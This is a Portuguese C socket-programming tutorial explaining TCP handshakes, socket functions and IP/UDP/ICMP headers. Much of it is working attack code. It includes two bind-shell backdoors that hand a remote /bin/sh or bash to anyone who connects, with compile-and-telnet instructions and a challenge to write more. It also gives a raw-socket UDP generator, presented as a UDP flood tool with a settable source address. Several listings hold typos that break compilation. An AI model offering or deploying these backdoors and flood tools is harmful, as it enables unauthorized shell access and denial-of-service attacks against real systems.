a) Um servidor fica no chamado modo de escuta passivo, aguardando uma conexão. Normalmente as funções que implementam isto são a socket, bind e a listen;
b) O cliente faz uma conexão, utilizando a função connect, executando a conexão ativa. O cliente envia um segmento SYN (SYNCRONIZE), que avisa o servidor que uma conexão vai ser iniciada e que uma sequência de dados será enviada. Num segmento SYN, dados nãiosão enviados e sim o cabeçalho IP, o cabeçalho e possíveis opções TCP (RFC 793 – Postel 1981);
c) O servidor envia um acknowledgement para o cliente juntamente com um segmento SYN próprio, com a sequência de dados do servidor. O servidor envia seu SYN + ACK próprios para o SYN do cliente num único segmento;
d) O Cliente por sua vez manda um ACK para o SYN do servidor.
A conexão em três vias é muito simples basicamente a sequência seria SYN (Cliente), SYN/ACK (Servidor) e ACK (Cliente). A grosso modo, é assim que a coisa funciona, mas podemos falar de mais alguns pontos

importantes.



Opções TCP :

Quando analisamos um pacote com o (TCPDUMP por exemplo), observamos uma série de parâmetros no protocolo. Por exemplo vamos observar o pacote abaixo :

20:21:24.247573 localhost.1024 > localhost.ftp: S 244024089:244024089 (0) win 32767 <mss 16396,sackOK,timestamp 14333 0,nop,wscale 0> (DF)

Acima temos vários trechos interessantes neste pacote, vamos analisar o início do pacote :

20:21:24.247573 localhost.1024 > localhost.ftp:

Neste caso está sendo feita uma conexão da porta 1024 do servidor localhost para o serviço ftp no servidor localhost (comando ftp 127.0.0.1).

S 244024089:244024089(0)

O segmento SYN é enviado pelo cliente com seus números de sincronização e o (0), indica que nenhum dado está sendo enviado.

<mss 16396,sackOK,timestamp 14333 0,nop,wscale 0>

MSS é uma das opções que não explicamos anteriormente. MSS vem do inglês Maximun Segmente Size, Máximo Tamanho do Segmento, ou seja a capacidade de dados que pode ser aceitaem cada segmento TCP em uma conexão. Neste caso temos o valor de 16396, isto pode chegar até 65535 (Stevens, Unix Networking program Vol I.).

SackOK é típico de um cliente FTP, significa aceite de uma conexão (RFC 2018), este é o método que que o receptor envia ao emissor qie os segmentos chegaram com sucesso.

TimeStamp é utilizada em conexões rápidas, para prevenir corrupção de dados causados por pacotes perdidos que podem reaparecer em uma conexão. Não precisamos nos importar com estsa opção agora. Por último a opção nop indica no operation e wscale o início do tamanho da janela.

(DF)

O Don't Fragment (Não Fragmentar) é a opção que faz com que o pacote não seja fragmentado, iu seja envia o datagrama inteiro para o destino. Gostaríamos de falar mais, sobre esta opção mas fica para um próximo artigo.

Depois desta pequena teoria, vamos a parte prática de nosso tutorial de sockets apresentando as funções básicas para esta segunda parte.

As novas funções em nosso tutorial

A Função listen()

A função listen tem a função de *ouvir*, ou seja espera de modo passivo uma conexão de um socket e o aceite do mesmo. Quando nos declaramos um socket, a função listen determina quantas conexões poderão ser feitas simultanemamente. Um servidor telnet pode receber ***n*** conexões, simultâneas. Nota–se que esta função é amplamente utilizada por servidores, para podermos criar a possibilidade de vários clientes se conectarem ao nosso futuro servidor.

A declaração da função é feita da seguinte maneira :

```
#include <sys/socket>

int listen(int nsocket, int bdoorc);
```

Onde declaramos o seguinte :

a) nsocket – Declaração de nosso socket;
b) bdoorc – definirá i número de conexões simultâneas ao nosso servidor. Podemos declarar aqui o valor 10 e teremos dez conexões concorrentes ai nosso servidor. Falaremos mais a frente de uma outra função (accept) para o aceite da conexão.

A Função Bind()

Esta função tem como principal funcionalidade associar uma porta TCP a um socket, ou seja se eu quiser que meu servidor ficque escutando a porta 15000, utilizaremos a função bind() para realizar esta escuta, juntamente com a função listen. A declaração desta função é feita da seguinte maeniras

```
#include <sys/types.h>
#include <sys/socket.h>
```

int bind(int nsocket, struct sockaddr *local, int addrlen);

a) nsocket – Declaração de nosso socket;
b) *local – Neste caso estaremos utilizando um exemplo muito comum a servidores e claro backdoors. Apontaremos o nosso endereço para um enderço local da máquina.
c) addrlen – comprimento da estrutra de endereçamento, iremos falar mais a frente em futuras lições sobre esta estrututura.

A função accept()

Eis a nossa última função chave de nossa programação deste nosso tutorial. Esta função aceita as conexões em um socket. A declaração da mesma é feita da seguinte maneira :

```
#include <sys/types.h>
#include <sys/socket.h>

int   accept(int nsocket,  struct  sockaddr  *addremot,socklen_t
*remotlen);
```

a) nsocket – Declaração de nosso socket;
b)addremot – Trata–se do endereço remoto de nosso cleinte que irá se conectar ao nosso servidor;
c)remotlen – Tamanho da estrutura da qual se está utilizando.

E agora um exemplo simples para nossas mentes famintas :

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>


#define   PORTA_BACK   15000
#define   CONEXOES       15

main(){
```

```
int nsocket, newsocket;

struct sockaddr_in local;
struct sockaddr_in remote;
int tam;

if (fork()==0)
{
bzero(&local, sizeof(local));
local.sin_family = AF_INET;
local.sin_port = htons(PORTA_BACK);
local.sin_addr.s_addr = INADDR_ANY;
bzero(&(local.sin_zero), 8);


nsocket=socket(AF_INET, SOCK_STREAM, 0);

bind(nsocket, (struct sockaddr *)&local, sizeof(struct sockaddr);
listen(nsocket, CONEXOES);
tam = sizeof (struct sockaddr_in);

while(1)


if((newsocket = accept(nsocket, (struct sockaddr *)&remote,&tam))==1)
   (perror(“accept”);
    exit(1);
}
if(!fork())
 {
   close(0);
   close(1);
   close(2);

dup2(newsocket, 0);
dup2(newsocket, 1);
dup2(newsocket, 2);

execl("/bin/bash","bash","-i", (char *)0);
             close(Novosocket);
             exit(0);
 }
}
return(0);
}
```

Este backdoor é um clássico apenas para vermos a funcionalidade do cliente/servidor. Compile e veja o que acontece.

Mais duas funções... a Send() e a Recv()

Estas duas funções fecham nosso ciclo. A função send() envia mensagens e a recv() recebe uma mensagem. Com isto podemos montar um cliente e um servidor. A declaração do send() é a seguinte :

```
#include <sys/types.h>
#include <sys/socket.h>
```

int send(int Meusocket, const void *msg, size_t len, int flags);

Onde :

a) nsocket – Declaração de nosso socket;
b)*msg – a mensagem propriamente dita alocada em um ponteiro;
c) len – é o tamanho da mensagem;
d) flags – Parametros adicionais.

Já no caso do recv(), declaramos da seguinte maneira :

```
#include <sys/types.h>
#include <sys/socket.h>

int recv(int Meusocket, void *buf, int len, unsigned int flags);
```

a) nsocket – Declaração de nosso socket;
b)*buf – endereço da área d ebuffer de memória;
c) len – é o tamanho do buffer de memória;
d) flags – Parametros adicionais.

E agora dois exemplos para fecharmos nosso tutorial. O Cliente e o servidor :

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>

#define PORTA  15000
#define MAXDATAM 2000


int main(int argc, char *argv[])
{
        int nsocket, numbytes;
        char buf[MAXDATAM];
        struct hostent *he;
        struct sockaddr_in s_endereco;

 if (argc != 2) {
            fprintf(stderr,"Uso: cliente hostname\n");
            exit(1);
        }
```

```
 if ((he=gethostbyname(argv[1])) == NULL) {
            herror("gethostbyname");
            exit(1);
        }
 if ((nsocket = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
            perror("socket");
            exit(1);
        }

 s_endereco.sin_family = AF_INET;
 s_endereco.sin_port = htons(PORTA);
 s_endereco.sin_addr = *((struct in_addr *)he->h_addr);
 bzero(&(s_endereco.sin_zero), 8);

if (connect(msocket,(struct sockaddr *)&s_endereco, sizeof(struct
sockaddr)
) ==-1) {
            perror("connect");
            exit(1);
        }
if ((numbytes=recv(msocket, buf, MAXDATASIZE, 0)) == -1) {
            perror("recv");
            exit(1);
        }
buf[numbytes] = '\0';
printf("Conectado: %s",buf);
close(nsocket);
return 0;
}
```

E agora o servidor !

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>

#define PORTA 15000
#define CONEXOES 10

main()
{
        int nsocket, newsocket;
        struct sockaddr_in server_endereco;
        struct sockaddr_in endereco_cliente;
        int tam;

        if ((nsocket = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
            perror("socket");
            exit(1);
        }

server_endereco.sin_family = AF_INET;
```

```
server_endereco.sin_port = htons(PORTA);
server_endereco.sin_addr.s_addr = INADDR_ANY; bzero(&
(server_endereco.sin_zero), 8);

if (bind(nsocket, (struct sockaddr *)&server_endereco, sizeof(struct
sockaddr))
== -1) {
            perror("bind");
            exit(1);
        }
if (listen(nsocket, CONEXOES) < 0) {
            perror("listen");
            exit(1);
        }

while(1) {
 tam = sizeof(struct sockaddr_in);
 if ((newsocket = accept(nsocket, (struct sockaddr *)
&endereco_cliente,&tam
)) < 0);
                perror("accept");
                continue;
        }
printf("Cliente conectando em %s\n",inet_ntoa
(endereco_cliente.sin_addr));
if (!fork()) {
  if (send(newsocket, "Conectado!\n", 16, 0) == -1)
                    perror("send");
                close(newsocket);
                exit(0);
            }
     close(newsocket);
while(waitpid(-1,NULL,WNOHANG) > 0);
        }
}
```

Este servidor foi inspirado nos diversos exemplos simples que existem na Internet e no livro do Stevens, Unix Networking Programming Vol I. Apenas aproveito estes exemplos simples para vocês poderem ter uma idéia d e como a coisa funciona. Gostaria de que vocês executassem estes exemplos para poderem ver a funcionalidade de nossos programas. Proponho um novo desafio, criar um backdoor do qual vocês possam escolher a porta que vai ser executado.
Não se esqueça que neste caso fizemos nosso backdoor baseado no protocolo TCP.

A Implementação básica de um Backdoor

Resolvi extender um pouco mais o assunto e apresentar um backdoor mais simples que poderá servir de base para outros programas futuros, que espero que nossos leitores venha desenvolver para fins educacionais.

Vamos a ele então :

O backtcp.c

O backdoor aqui apresentado é simplérrimo, mas serve para ilustrar muitas coisas mostradas em nossas aulas. Foi feito para ambiente Linux, mas pode ser adaptado para outros UNIXES. Basicamente o seu funcionamento consiste em ficar escutando uma conexão em uma porta TCP de sua escolha, e para conectarmos no mesmo, basta dar um telnet nesta porta e o mesmo executará um bash shell.

Existem algumas variáveis importantes configuradas no programa :

PORTA – Esta variável define a porta da qual iremos conectar no backdoor. Como exemplo definimos a 20000 TCP.
MSGINI – Mensagem configurável de boas vindas.

A compilação no Linux do Backdoor é feita da seguinte maneira :

oldmbox#> gcc –o backtcp backtcp.c

E para executá–lo digite :

oldmbox#> ./backtcp

Neste momento o mesmo estará em modo de escuta na porta 20000 e para acessá–lo digite :

oldmbox#> telnet (endereco ip da maquina) 20000

E pronto ! Estaremos acessando um pequeno shell para afzermos uam série de coisas. Nesta versão existem algumas limitações, como por exemplo os comandos precisam ser seguidos de ; (exemplo digite ls; para executar o comando no backdoor), isto é uma limitação que não tratamos nesta versão, afim de não torná–lo muito complexo.

O programa apresenta algumas partes notáveis que iremos descrever abaixo :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <signal.h>
#include <netinet/in.h>
#define PORTA 20000
#define MSGINI "Use virgulas no final dos comandos\n"
```

Declaração das bibliotecas e das varáveis PORTA e MSGINI. Aqui o leitor pode modificar essas variáveis para o que achar melhor.

int sockfd, count, clientpid, socklen, serverpid, temp, temp2,temp3,pid;

struct sockaddr_in server_address;
struct sockaddr_in client_address;

Declaração dos sockets do cliente e do servidor além de variáveis auxiliares que iremos utilizar mais a frente. A clientpid e a serverpid, serão utilizadas para a abertura de processos mais tarde.

```
sockfd=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
bzero((char *) &server_address, sizeof(server_address));
server_address.sin_family=AF_INET;
server_address.sin_port=htons(PORTA);
server_address.sin_addr.s_addr=htonl(INADDR_ANY);
bind(sockfd, (struct sockaddr *)&server_address, sizeof
(server_address));

listen(sockfd, 5);
signal(SIGHUP, SIG_IGN);
```

Declaração dos sockets aqui vemos as linhas chaves de nosso programa. Declaramos socket sockfd, em seguida obtemos o IP da máquina que hospeda o backdoor (server_address.sin_family=AF_INET;).

Em seguida declaramos a porta do qual o backddor estará ouvindo as conexões.(server_address.sin_port=htons(PORTA);) e por último utilizamos a função bind da qual associamos a porta TCP ao socket. E por último colocamos o socket em escuta, aguardando as conexões (listen (sockfd, 5);), tratando alguns sinais importantes no sistema (signal (SIGHUP, SIG_IGN);). Este é o cérebro de nosso programa.

socklen=sizeof(client_address);
temp=accept(sockfd, (struct sockaddr *)&client_address,&socklen);

Nesta fase tratamos a conexão do cliente colocando na variável temp o accept para a conexão feita pelo cliente.

```
write(temp, MSGINI, sizeof(MSGINI));
if (temp < 0) exit(0);
clientpid=getpid();
serverpid=fork();
if (serverpid != 0)
        {
        dup2(temp,0); dup2(temp,1); dup2(temp,2);
        execl("/bin/sh","/bin/sh",(char *)0;
        }
        close(temp);
        }
```

Por último tartamos os PIDS e preparamos o ambiente para executar o shell (execl("/bin/sh","/bin/sh",(char *)0);/*) e pronto o backdoor estrá operando.

Apresentando o Código :

Finalmente eis o código do backdoor :

```
/*
=========================================================================
|               Exemplo de backdoor em protocolo TCP                    |
|                      por Antonio Marcelo                              |
|                     amarcelo@plebe.com.br                             |
|                        outubro / 2002                                 |
|    visite a home page do autor em http://www.plebe.com.br             |
|         Para compilar digite gcc -o backtcp backtcp.c                 |
=========================================================================
*/

#include <sys/types.h>
#include <sys/socket.h>
#include <signal.h>
#include <netinet/in.h>
#define PORTA 20000 /*Porta de Conexao do "backdoor"*/
#define MSGINI "Use virgulas no final dos comandos\n" /*Mensagem de
boas vindas*/


int sockfd, count, clientpid, socklen, serverpid, temp,
temp2,temp3,pid;
struct sockaddr_in  server_address;
struct sockaddr_in  client_address;

main()
{

printf("\n---------\nExecutando no PID : %d\n---------\n",getpid());

sockfd=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
bzero((char *) &server_address, sizeof(server_address));
server_address.sin_family=AF_INET;
server_address.sin_port=htons(PORTA);
server_address.sin_addr.s_addr=htonl(INADDR_ANY);
bind(sockfd, (struct sockaddr *)&server_address, sizeof
(server_address));

listen(sockfd, 5);
signal(SIGHUP, SIG_IGN);

socklen=sizeof(client_address);
temp=accept(sockfd, (struct sockaddr *)&client_address,&socklen);

write(temp, MSGINI, sizeof(MSGINI));
if (temp < 0) exit(0);
clientpid=getpid();
serverpid=fork();
if (serverpid != 0)
        {
        dup2(temp,0); dup2(temp,1); dup2(temp,2);
        execl("/bin/sh","/bin/sh",(char *)0);/*neste ponto executamos
o shell*/
```

```
}
close(temp);
}
```

Queria lembrar que este exemplo é muito simples e serve apenas para fixar amatéria, não podemos nem comparar a backdoors mais profissionais, mas meu objetivo aqui é dar um caminho para vocês leitores começarem a pensar por sí próprios e começarem a desenvolver suas próprias ferramentas.

Raw Sockets

Antes de falarmos propriamenet dito do raw sockets, devemos lembrar que até agora em nossos tutoriais, falamos das diferentes maneiras de declarar sockets, utilizando funções já "prontas". Quando exploramos o universo do raw sockets, trabalhamos diretamente com as estruturas do protocolo e aí nosso universos de possibilidades se expande ao infinito.

Mas o que vem a ser o Raw Sockets ? O que é esta técnica de programação mais do que interessante ? Poderíamos dizer que se trata da manipulação dos dados no cabeçalho do datagrama IP.

O protocolo TCP/IP foi projetado desde do início para interconectar sistemas de rede "direcionados a pacote' (packet–switched). O processo básico da transmissão de informações é feito através de pequenos blocos de dados chamados datagramas. Estes pequenos blocos de informação são transmitidos através de um emissário e um receptor, identificados por endereços fixos. Estes endereços servem como identificadores dos hosts em uma grande rede.

O TCP/IP ainda pode trabalhar com grandes datagramas de informação, podendo "fragmentar" estes grandes blocos em menores e remontá–los de maneira correta através de redes com pequenas taxas de transmissão de pacotes. O protocolo tem limitações, impostas por sua arquitetura, no que diz respeito a mecanismos de controle de fluxo de dados, sequenciamento, etc. O TCP/IP guarda em seus serviços principais, suporte a vários tipos de recursos para proporcionar a qualidade necessária ao funcionamento de uma rede.
É importante termos a noção dos protocolos que exploraremos em nosso tutorial. Vamos a eles :

a) **UDP (User Datagram Protocol)** – Trata–se utiliza um protocolo não–oritentado a conexão e que utiliza o protocolo IP(Internet Protocol) . O protocolo UDP não utiliza mecanismos de reconhecimento para assegurar que as mensagens transmitidas cheguem ao destino, não ordenando as mensagens que chegam e ainda não controla o fluxo de informações entre hosts. Assim informações pode ser perdidas no meio da conexão. Este tipo de protocolo é muito utilizado em serviços como rádios de internet.

b) **Protocolo IP (IP Protocol)** – Este protocolo serve como transportador dos blocos de dados (datagramas), atarvés das sub–redes. O Protocolo IP tem uma importância muito grande no que diz respeito a fragmentação dos datagramas em redes onde o tamanho máximo destes blocos é limitada. O IP ainda realiza funções de mapeamento de endereços MAC em endereços IP, alé de responsabilizar–se pelo roteamento de datagramas.

O Datagrama IP :

Abaixo vamos analisar o datagrama IP em detalhes, devido a sua importância futura em nosso tutorial :

<table>
<tr><td>Versão</td><td>IHL</td><td>Tipo de Serviço (TOS)</td><td>Cmprimento Total</td></tr>
<tr><td colspan="2">Identificação</td><td>Flags</td><td>Offset de Comprimento</td></tr>
<tr><td colspan="2">Tempo de Vida (TTL)</td><td>Protocolo</td><td>Checksum do Cabeçalho</td></tr>
<tr><td colspan="4">Endereço IP de Origem</td></tr>
<tr><td colspan="4">Endereço IP de Destino</td></tr>
<tr><td colspan="3">Opções</td><td>Padding</td></tr>
<tr><td colspan="4">Data</td></tr>
</table>

Vamos explicar cada um dos ítens do campo propriamente ditos :

Versão (version) – Este campo indica a versão do protocolo IP que está sendo utilizada. Determina o formato do cabeçalho internet. Hoje a versão disponível é a IPV4.

IHL cabecalho (IHL – Internet Header Lenght) – Este campo informa o comprimento do cabeçalho no formato de palavras de 32 bits, indicando assim o início do campo de dados. O valor mínimo para o comprimento do vabeçalho é de cinco palavras.

Tipo de Servico (TOS) – Este campo fornece uma indicação dos parametros da qualidade de serviço desejada. Por exemplo uma transmissão FTP tem que possuir um tempo de espera mínimo e um throupught máximo de dados. O TOS é setado com parâmetros para obedecer estas condições.
Comprimento total (total Lenght) – Este campo fornece o comprimento do datagrama, medido em octetos, com o cabeçalho e a parte de dados. Seu comprimento máximo é de 65535 octetos

Identificação (Identification) – Utilizado na montagem dos fragmentos de um datagrama. È incrementado normalmente cada vez que um datagrama é enviado.

Flags – Este campo é utilizado para o controle de fragmentação, indicando se um datagrama pode ser ou não ser fragmentado.

Offset de Fragmento (Offset Fragmentation) – Este campo é utilizado para indicar o posicionamento do fragmento dentro do datagrama original.

Tempo de Vida (Time to Live – TTL) – Este campo indica o tempo de vida máximo que um datagrama pode trafegar em uma rede. Este campo é subtraído de um a cada gateway que o mesmo atravessa. Quando o valor chega a zero, o datagrama é descartado.

Protocolo (Protocol) – Este campo indica o protocolo utiliado pelo IP.]

Checksum do Cabeçalho (Header CheckSum) – Este campo indica os erros durante a transmissão. Toda vez que o cabeçalho é processado em algum ponto, o checksum é recalculado para verificar sua integridade.

Endereço IP de Origem (Source IP Address) – Endereco IP da estação emissora.

Endereco IP de Destino (Destination IP Address) – Endereco IP da estação receptora.

Opções Options) – Este campo possuí tamanho variavel, contendo uma, várias opções ou nenhuma. Estas opções podem ser de controle, erros ou de medição.

Padding – Este campo é utilizado para garantir que o comprimento do cabeçalho do datagrama seja sempre um número múltiplo inteiro de 32 bits.

Data – Os dados propriamente ditos.

ICMP (Internet Control Message Protocol) – É um protocolo utilizado na transferência de mensagens entre gateways e hosts em uma rede IP. Podemos exemplificar sua utilização no comando PING.

Declarando o Socket :

Chega de conversa, vamos ao que interessa, conforme vimos anteriormente precisamos declarar um socket para iniciarmos a "conversa" entre hosts. No caso do raw sockets a coisa funcina da mesma maneira. Abaxio vamos ver como fazemos isto :

```
main()
 {
    int rawsocket;
    |
    rawsocket = socket(AF_INET,SOCK_RAW,IPPROTO_TCP);
    |
}
```

A única diferença entre o sockets antigo e o novo é a cláusula SOCK_RAW. Neste exemplo acima iremos trabalhar com um socket TCP (IPPROTO_TCP)

Checksum

Anteriormente exploramos nos protocolos acima, que cada datagrama desses protocolos
descritos, necessitam de um verificador, que faz isto é o chamado checksum. No caso do raw sockets, controlaremos de maneira quase que total os pacotes. Existem vários algoritmos para seu controle, mas selecionamos um deles para nosso estudo :

```
/*
 * in_cksum --
 * Extraído do Livro Unix Networking Programming Volume 1
 *  Richard W. Stevens
 */
unsigned short in_cksum(unsigned short *addr,int len)
{
        int nleft= len;
        int sum = 0;
        unsigned short *w = addr;
        unsigned short answer = 0;

 /*
  * Our algorithm is simple, using a 32 bit accumulator (sum), we add
  * sequential 16 bit words to it, and at the end, fold back all the
  * carry bits from the top 16 bits into the lower 16 bits.
  */

while (nleft > 1)  {
```

```
                sum += *w++;
                nleft -= 2;
        }

       /* mop up an odd byte, if necessary */
if (nleft == 1) {
                *(u_char *)(&answer) = *(u_char *)w ;
                sum += answer;
        }
        /* add back carry outs from top 16 bits to low 16 bits */

        sum = (sum >> 16) + (sum & 0xffff);     /* add hi 16 to low 16
*/
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;                          /* truncate to 16 bits
*/
        return(answer);
}
```

Este algorítmo é utilizado para a determinação do checksum, para o controle propriamente dito, não se preocupe neste momento em entendê–lo, basta dizer que o mesmo será muito útil daqui para a frente.

Raio X das Estruturas dos Protocolos :

Vamos mostrar abaixo como é a estrutura de vários protocolos para o melhor entendiemnto de nosso estudo. Vamos a eles :

a) Cabeçalho UDP :

```
#include <netinet/udp.h>

/* Parte do cabecalho  udp.h que declara a estrutura udphdr */

struct udphdr {
  u_int16_t     source;
  u_int16_t     dest;
  u_int16_t     len;
  u_int16_t     check;
};
```

b) Cabeçalho IP :

```
#include <netinet/ip.h>

/* Parte do cabecalho  ip.h que declara a estrutura iphdr */

struct iphdr
  {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
```

```
# error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /*The options start here. */
  };
```

Não tem nada de familiar acima, com o cabeçalho do datagrama IP ? Se vocês já repararam são as estrturas exatas do mesmo, para serem manipuladas pelo programador !

c) Cabeçalho ICMP :

```
#include <netinet/ip_icmp.h>

/* Parte do cabecalho  ipicmp.h que declara a estrutura icmphdr */

struct icmphdr
{
  u_int8_t type;                /* message type */
  u_int8_t code;                /* type sub-code */
  u_int16_t checksum;
  union
  {
    struct
    {
      u_int16_t id;
      u_int16_t sequence;
    } echo;                     /* echo datagram */
    u_int32_t   gateway;        /* gateway address */
    struct
    {
      u_int16_t __unused;
      u_int16_t mtu;
    } frag;                     /* path mtu discovery */
  } un;
};
```

Dos três, este é o mais complexo de todos, mas é que permite uma série de recursos interessantes.

Implementação de Um Gerador de Pacotes UDP

Viemos ao longo destas modestas lições sobre sockets mostrar um pouco da programação em C. Uma coisa que eu vi durante o curso foi que muitas pessoas queriam compilar estas aplicações no Windows, que eu infelizmente não pude auxiliar, já que todo o nosso curso foi voltado

para Linux e não softwares da M$. Tive a felicidade de converter alguns leitores para o mundo do Linux e do Software Livre, criando assim desenvolvedores em potencial.

Bem nesta última lição vamos mostrar um gerador de pacotes UDP, que pode ser utilizado como um UDP flood. Vamos juntar o conehcimento de nossa últma lição com a descrição mais profunda do cabeçalho UDP em raw sockets.

O código :

Abaixo segue o código de nossa aplicação :

```
/*Rawudp.c – Gerador de pacotes UDP*/
/*Por Antonio Marcelo              */
/* Para compilar digite :          */
/*       gcc –o rawudp rawudp.c    */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>

/*Declaracao de algumas variaveis uteis*/

#define  TAM_UDPHDR   sizeof(struct udphdr)
#define  TAM_IPHDR    sizeof(struct iphdr)
#define  porta        110 /*porta destino dos pacotes*/
#define  pacotes      50 /*numero de pacotes UDP enviados. Aqui pode
acontecer o flood*/

unsigned short in_cksum(u_short *addr, int len);

/*Decalaracao da funcao de envio de pacotes UDP via raw sockets */
void udp_send(int msocket, unsigned long end_origem,unsigned long
       end_destino,unsigned short porta_orig, unsigned short
porta_dest,
       char *datagrama, unsigned datasize);

main(void){

int msocket, i;
/*variaveis importantes*/

char *data="envio de datagrama",datagrama[30];
struct sockaddr_in vitima;
struct sockaddr_in atacante;
unsigned long ip_origem, ip_destino;
unsigned long end_origem, end_destino;
unsigned short porta_origem, porta_destino;
```

```
ip_origem = inet_addr("127.0.0.1"); /*modifique para o endereco que
quiser*/
ip_destino = inet_addr("127.0.0.1"); /*endereco do alvo dos pacotes*/

msocket = socket(AF_INET,SOCK_RAW,17);

if(msocket < 0){
fprintf(stderr,"-1 de socket\n");
exit(-1);

}
bzero(&(vitima.sin_zero), 8);
vitima.sin_family = AF_INET;
vitima.sin_port = htons(porta);
vitima.sin_addr.s_addr = ip_destino;

/* Declaracao da estrutura do socket */
bzero(&(atacante.sin_zero), 8);
atacante.sin_family = AF_INET;
atacante.sin_port = htons (0);
atacante.sin_addr.s_addr = ip_destino;

end_origem = atacante.sin_addr.s_addr;
end_destino = vitima.sin_addr.s_addr;
porta_origem = atacante.sin_port;
porta_destino = vitima.sin_port;
strcpy(datagrama,data);
printf("Enviando pacotes UDP\n");
for (i = 0; i < pacotes; i++) {
putchar('#');
/*invocamos abaixo a funcao de envio udp */
udp_send
(msocket,end_origem,end_destino,porta_origem,porta_destino,datagrama,s
izeof(datagrama));
putchar('.');
}
close(msocket);
printf("\nPrograma Executado com Sucesso!!\n");
return 0;
}

/* Checksum - Conforme livro do Stevens*/

unsigned short in_cksum(unsigned short *addr,int len)
{
        register int sum = 0;
        u_short answer = 0;
        register u_short *w = addr;
        register int nleft = len;
while (nleft > 1)  {
                sum += *w++;
                nleft -= 2;
        }

if (nleft == 1) {
                *(u_char *)(&answer) = *(u_char *)w ;
                sum += answer;
```

```
        }
        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        answer = ~sum;
        return(answer);
}

/* Funcao que envia os pacotes UDP */
/* Esta funcao explora o raw sockets e vai montar e enviar o cabecalho
udp*/

void udp_send(int msocket, unsigned long end_origem,unsigned long
end_destino,
unsigned short porta_orig, unsigned short porta_dest,char
*datagrama,unsigned datasize)
{
struct   sockaddr_in vitima;
struct   udphdr      *udp;
struct   iphdr       *ip;
unsigned char        *data;
unsigned char        pacote[1024];
int envia;

ip     = (struct iphdr     *)pacote;
udp    = (struct udphdr    *)(pacote+TAM_IPHDR);
data   = (unsigned char    *)(pacote+TAM_IPHDR+TAM_UDPHDR);
memset(pacote, 0, 1024);

udp->source  = htons(porta_orig);
udp->dest    = htons(porta_dest);
udp->len     = htons(TAM_UDPHDR+datasize);
memcpy(data, datagrama, datasize);

udp->check    = 0;

memcpy(data, datagrama, datasize);
memset(pacote, 0, TAM_IPHDR);

ip->saddr    = end_origem;
ip->daddr    = end_destino;
ip->version  = 4;
ip->ihl      = 5;
ip->ttl      = 245;
ip->id       = random()%5985;
ip->protocol = 17;
ip->tot_len  = htons(TAM_IPHDR + TAM_UDPHDR + datasize);
ip->check    = 0;
ip->check    = in_cksum((char *)pacote,TAM_IPHDR);

vitima.sin_family      = AF_INET;
vitima.sin_addr.s_addr = end_destino;
vitima.sin_port        = udp->dest;

/* Funcao de envio sendto() do sockets */

envia = sendto(msocket, pacote, TAM_IPHDR+TAM_UDPHDR+datasize, 0,
            (struct sockaddr*)&vitima, sizeof(struct sockaddr));
```

```
if (envia == -1) {
   perror("sendto()");
   exit(-1);
  }
}
```

Este é programa, observe que na função udp_send, está descrito a estrtura do cabeçalho e de como o mesmo será montado para que o raw sockets possa enviar o mesmo. Poderíamos fazer uma equivalência com o ICMP assim :

```
icmp_echo(int msocket, unsigned long int origem, unsigned long int
         destino, int id, int seq, char *data, unsigned int datasize)
{
  unsigned char        *pacote;
  unsigned char        *icmpdata;
  struct   iphdr       *ip;
  struct   icmphdr     *icmp;
  struct   sockaddr_in vitima;
  int N;

  pacote = (char *)malloc(TAM_IPHDR + TAM_ICMPHDR + datasize + 1);
  if (pacote == NULL) {
        perror("malloc");
        exit(ERRO);
  }
  ip       = (struct iphdr   *)pacote;
  icmp     = (struct icmphdr *)(pacote + TAM_IPHDR);
  icmpdata = (char           *)(pacote + TAM_IPHDR + TAM_ICMPHDR);

  ip->saddr              =  end_origem;
  ip->daddr              =  end_destino;
  ip->version            =  4;
  ip->ihl                =  5;
  ip->ttl                =  255;
  ip->protocol           =  1;
  ip->tot_len            =  htons(TAM_IPHDR + TAM_ICMPHDR + datasize);
  ip->tos                =  0;
  ip->id                 =  0;
  ip->frag_off           =  0;
  ip->check              =  0;
  ip->check              =  in_cksum(ip, TAM_IPHDR);

  icmp->type             =  8;
  /* lembre-se que o ICMP tem vários tipos de comportamento veja a
tabela abaixo :*/
/*ICMP_ECHOREPLY         0 */
/*ICMP_DEST_UNREACH       3 */
/*ICMP_SOURCE_QUENCH      4*/
/*ICMP_REDIRECT           5*/
/*ICMP_ECHO               8 */

  icmp->code             =  0;
  icmp->checksum         =  0;
  icmp->un.echo.id       =  id;
```

```
  icmp->un.echo.sequence =  seq;

  memcpy(icmpdata, data, datasize);

  icmp->checksum          = in_cksum(icmp, TAM_ICMPHDR + datasize);

  vitima.sin_addr.s_addr = ip->daddr;
  vitima.sin_family      = AF_INET;

  N = sendto(msocket, pacote, TAM_IPHDR + TAM_ICMPHDR + datasize, 0,
            (struct sockaddr*)&vitima, sizeof(struct sockaddr));
  if (N == -1) {
                perror("sendto()");
                free(pacote);
                exit(-1);
  }
  free(pacote);
}
```

